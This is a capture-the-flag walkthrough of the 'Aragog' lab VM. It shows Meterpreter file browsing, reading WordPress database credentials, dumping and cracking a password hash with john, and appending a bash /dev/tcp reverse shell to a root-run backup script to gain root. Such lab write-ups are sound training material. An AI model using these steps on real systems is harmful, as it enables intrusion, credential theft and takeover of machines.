Archivo Editar Ver Marcadores Complementos Preferencias Ayuda
us
23:41
4/12/22


```
    sysinfo       Gets information about the remote system, such as OS


Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system

meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2021-04-01 09:10:06 -0400  ginny
040755/rwxr-xr-x  4096  dir   2021-05-02 08:08:47 -0400  hagrid98

meterpreter > cd ginny
meterpreter > ls -la
No entries exist in /home/ginny
meterpreter > ls
No entries exist in /home/ginny
meterpreter > cd ..
meterpreter > cd hagrid98
meterpreter > ls -la
Listing: /home/hagrid98
=======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  220   fil   2021-04-01 09:26:16 -0400  .bash_logout
100644/rw-r--r--  3526  fil   2021-04-01 09:26:16 -0400  .bashrc
040700/rwx------  4096  dir   2021-04-01 09:30:56 -0400  .gnupg
100644/rw-r--r--  807   fil   2021-04-01 09:26:16 -0400  .profile
100644/rw-r--r--  91    fil   2021-04-01 08:50:19 -0400  horcrux1.txt

meterpreter > cat horcrux1.txt
horcrux_{MTogUmlkRGxFJ3MgRGlBcnkgZEVzdHJvWWVkIEJ5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDcmV0cw==}
meterpreter > 
```

It's a base64 string with a random message.


- : sudo msfconsole — Konsole
Archivo Editar Ver Marcadores Complementos Preferencias Ayuda
00:02
5/12/22

```
100644/rw-r--r--  2351   fil   2018-05-31 05:42:46 -0400  sysctl.conf
040755/rwxr-xr-x  4096   dir   2021-03-31 08:19:30 -0400  sysctl.d
040755/rwxr-xr-x  4096   dir   2021-03-31 08:13:50 -0400  systemd
040755/rwxr-xr-x  4096   dir   2021-03-31 08:10:08 -0400  terminfo
100644/rw-r--r--  13     fil   2021-03-31 08:20:39 -0400  timezone
040755/rwxr-xr-x  4096   dir   2021-03-18 15:59:14 -0400  tmpfiles.d
100644/rw-r--r--  1260   fil   2018-12-14 03:51:14 -0500  ucf.conf
040755/rwxr-xr-x  4096   dir   2021-03-31 08:19:16 -0400  udev
040755/rwxr-xr-x  4096   dir   2021-03-31 08:43:19 -0400  ufw
040755/rwxr-xr-x  4096   dir   2021-03-31 08:10:23 -0400  update-motd.d
040755/rwxr-xr-x  4096   dir   2021-03-31 08:20:06 -0400  vim
100644/rw-r--r--  4942   fil   2019-04-05 09:36:38 -0400  wgetrc
040755/rwxr-xr-x  4096   dir   2021-03-31 11:03:45 -0400  wordpress
040755/rwxr-xr-x  4096   dir   2021-03-31 08:47:39 -0400  wpa_supplicant
100644/rw-r--r--  642    fil   2019-03-01 17:03:21 -0500  xattr.conf
040755/rwxr-xr-x  4096   dir   2021-03-31 08:43:48 -0400  xdg

meterpreter > cat shadow
[-] core_channel_open: Operation failed: 1
meterpreter > cat shadow-
[-] core_channel_open: Operation failed: 1
meterpreter > cd wordpress
meterpreter > ls
Listing: /etc/wordpress
=======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  241   fil   2021-03-31 10:18:24 -0400  config-default.php
100644/rw-r--r--  898   fil   2020-11-03 02:02:39 -0500  htaccess

meterpreter > cat config-default.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'mySecr3tPass');
define('DB_HOST', 'localhost');
define('DB_COLLATE', 'utf8_general_ci');
define('WP_CONTENT_DIR', '/usr/share/wordpress/wp-content');
?>
meterpreter > 
```


Searching in the wordpress folder, we find a config file with the database credentials. In this case, for mysql.


- : sudo msfconsole — Konsole
Archivo Editar Ver Marcadores Complementos Preferencias Ayuda
- : sudo msfconsole
~ : man
00:07
5/12/22

```
Enter password: mySecr3tPass

ERROR 1049 (42000): Unknown database 'mySecr3tPass'
www-data@Aragog:/etc/wordpress$ mysql -u root
mysql -u root
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: NO
)
www-data@Aragog:/etc/wordpress$ man mysql
man mysql
bash: man: command not found
www-data@Aragog:/etc/wordpress$ mysql root
mysql root
ERROR 1045 (28000): Access denied for user 'www-data'@'localhost' (using password
: NO)
www-data@Aragog:/etc/wordpress$ mysql root@localhost
mysql root@localhost
ERROR 1045 (28000): Access denied for user 'www-data'@'localhost' (using password
: NO)
www-data@Aragog:/etc/wordpress$ mysql -u root
mysql -u root
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: NO
)
www-data@Aragog:/etc/wordpress$ mysql -u root wordpress
mysql -u root wordpress
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: NO
)
www-data@Aragog:/etc/wordpress$ mysql -u root -p
mysql -u root -p
Enter password: mySecr3tPass

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 67
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
```


```
       •   --one-database, -o

           Ignore statements except those those that occur while the default
           database is the one named on the command line. This filtering is
           limited, and based only on USE statements. This is useful for
           skipping updates to other databases in the binary log.

       •   --pager[=command]

           Use the given command for paging query output. If the command is
           omitted, the default pager is the value of your PAGER environment
           variable. Valid pagers are less, more, cat [> filename], and so
           forth. This option works only on Unix and only in interactive mode.
           To disable paging, use --skip-pager.  the section called “MYSQL
           COMMANDS”, discusses output paging further.

       •   --password[=password], -p[password]

           The password to use when connecting to the server. If you use the
           short option form (-p), you cannot have a space between the option
           and the password. If you omit the password value following the
           --password or -p option on the command line, mysql prompts for one.

           Specifying a password on the command line should be considered
           insecure. You can use an option file to avoid giving the password
           on the command line.

       •   --pipe, -W

           On Windows, connect to the server via a named pipe. This option
           applies only if the server supports named-pipe connections.

       •   --plugin-dir=dir_name

           Directory for client-side plugins.

       •   --port=port_num, -P port_num

 Manual page mysql(1) line 271 (press h for help or q to quit)
```

We can login in and take a look into the wp-users


- : sudo msfconsole — Konsole
Archivo Editar Ver Marcadores Complementos Preferencias Ayuda
00:09
5/12/22

```
Database changed
MariaDB [wordpress]> show tables
show tables
    → ;
;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
| wp_wpfm_backup        |
+-----------------------+
13 rows in set (0.001 sec)

MariaDB [wordpress]> select * from wp_users
select * from wp_users
    → ;
;
+----+-----------+------------------------------------+---------------+-------------------------+----------+---------------------+---------------------+-------------
+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email              | user_url | user_registered     | user_activation_key | user_status
| display_name |
+----+-----------+------------------------------------+---------------+-------------------------+----------+---------------------+---------------------+-------------
+--------------+
|  1 | hagrid98   | $P$BYdTic1NGSb8hJbpVEMiJaAiNJDHtc. | wp-admin      | hagrid98@localhost.local |          | 2021-03-31 14:21:02 |                     |            0
| WP-Admin     |
+----+-----------+------------------------------------+---------------+-------------------------+----------+---------------------+---------------------+-------------
+--------------+
1 row in set (0.001 sec)

MariaDB [wordpress]> 
```


Well, our friend hagrid has an account, maybe he use the same password for the ssh account. But it’s hashed, we need to get it and crack them.



```
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that c
orresponds to your MariaDB server version for the right syntax to use near 'datab
ase' at line 1
MariaDB [wordpress]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.002 sec)

MariaDB [wordpress]> use mysql
use mysql
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [mysql]> show tables
show tables
    → ;
;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| column_stats              |
| columns_priv              |
| db                        |
| event                     |
| func                      |
| general_log               |
| gtid_slave_pos            |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
```


```
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 8 OpenMP threads
fopen: /Tools/rockyou.txt: No such file or directory

┌──(netkiller㉿kali)-[~]
└─$ ls
 Arduino               Downloads     hagrid.txt   sqspell.php          模板
 Desktop               Explotables   Music       'StarCraft 2 WOL LAN'
 dictionaries-common   Fbooks        Pictures     Tools
 Documents             go            Programas    Videos
'dota 32b'             HackTheBox    Proyectos   'VirtualBox VMs'

┌──(netkiller㉿kali)-[~]
└─$ cd Tools

┌──(netkiller㉿kali)-[~/Tools]
└─$ ls
BLUETOOTH-DOS-ATTACK-SCRIPT-master  distrobuilder                pspy64
cupp-master                         exploits                     rockyou.txt
cupp-master.zip                     firefox_decrypt-master       shells
Devil-master.zip                    firefox_decrypt-master.zip   Viruteca

┌──(netkiller㉿kali)-[~/Tools]
└─$ john ../hagrid.txt --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
1g 0:00:00:00 DONE (2022-12-05 00:31) 1.219g/s 1873p/s 1873c/s 1873C/s football1.
.mexico1
Use the "--show --format=phpass" options to display all of the cracked passwords
reliably
Session completed.

┌──(netkiller㉿kali)-[~/Tools]
└─$ 
```

We need to saveit in a file a use the john with rockyou wordlist. We now can open an ssh connection.


(hagrid98) 10.42.0.192 — Konsole
Archivo Editar Ver Marcadores Complementos Preferencias Ayuda
us
00:39
5/12/22

```
hagrid98@Aragog:/opt$ ls -la
total 12
drwxr-xr-x  2 root     root     4096 Apr  1  2021 .
drwxr-xr-x 18 root     root     4096 Mar 31  2021 ..
-rwxr-xr-x  1 hagrid98 hagrid98   81 Apr  1  2021 .backup.sh
hagrid98@Aragog:/opt$ 
```


In the opt file we found a hidden script and hagrid have write permissions. We can use a set of tools and commands to see if a root user run it (like top, htop, pspy, etc.), but, we assume it.


(hagrid98) 10.42.0.192 — Konsole
Archivo Editar Ver Marcadores Complementos Preferencias Ayuda
(hagrid98) 10.42.0.192
~ : nc
us
00:48
5/12/22

```
hagrid98@Aragog:/opt$ ls
hagrid98@Aragog:/opt$ ls -la
total 12
drwxr-xr-x  2 root     root     4096 Apr  1  2021 .
drwxr-xr-x 18 root     root     4096 Mar 31  2021 ..
-rwxr-xr-x  1 hagrid98 hagrid98  121 Dec  5 11:16 .backup.sh
hagrid98@Aragog:/opt$ cat .backup.sh
#!/bin/bash
bash -i >& /dev/tcp/10.42.0.1/7777 0>&1
#cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads
hagrid98@Aragog:/opt$ 
```

```
┌──(netkiller㉿kali)-[~]
└─$ nc -lvp 7777
listening on [any] 7777 ...
connect to [10.42.0.1] from wordpress.aragog.hogwarts [10.42.0.192] 60454
bash: cannot set terminal process group (757): Inappropriate ioctl for device
bash: no job control in this shell
root@Aragog:~# 
```

Now we can edit the file and append a reverse bin/bash shell. Ja, we are now root



```
hagrid98@Aragog:/opt$ ls
hagrid98@Aragog:/opt$ ls -la
total 12
drwxr-xr-x  2 root     root     4096 Apr  1  2021 .
drwxr-xr-x 18 root     root     4096 Mar 31  2021 ..
-rwxr-xr-x  1 hagrid98 hagrid98  121 Dec  5 11:16 .backup.sh
hagrid98@Aragog:/opt$ cat .backup.sh
#!/bin/bash
bash -i >& /dev/tcp/10.42.0.1/7777 0>&1
#cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads
hagrid98@Aragog:/opt$ 
```

```
┌──(netkiller㉿kali)-[~]
└─$ nc -lvp 7777
listening on [any] 7777 ...
connect to [10.42.0.1] from wordpress.aragog.hogwarts [10.42.0.192] 60454
bash: cannot set terminal process group (757): Inappropriate ioctl for device
bash: no job control in this shell
root@Aragog:~# ls
ls
horcrux2.txt
root@Aragog:~# cat horcrux2.txt
cat horcrux2.txt
  ____                            _         _       _   _
 / ___|___  _ __   __ _ _ __ __ _| |_ _   _| | __ _| |_(_) ___  _ __  ___
| |   / _ \| '_ \ / _` | '__/ _` | __| | | | |/ _` | __| |/ _ \| '_ \/ __|
| |__| (_) | | | | (_| | | | (_| | |_| |_| | | (_| | |_| | (_) | | | \__ \
 \____\___/|_| |_|\__, |_|  \__,_|\__|\__,_|_|\__,_|\__|_|\___/|_| |_|___/
                  |___/


Machine Author: Mansoor R (@time4ster)
Machine Difficulty: Easy
Machine Name: Aragog
Horcruxes Hidden in this VM: 2 horcruxes

You have successfully pwned Aragog machine.
Here is your second hocrux: horcrux_{MjogbWFSdm9MbyBHYVVudCdzIHJpTmcgZGVTdHJPeWVk
IGJZIERVbWJsZWRPcmU=}



# For any queries/suggestions feel free to ping me at email: time4ster@protonmail
.com

root@Aragog:~# 
```

And here it’s the 2nd and last flag.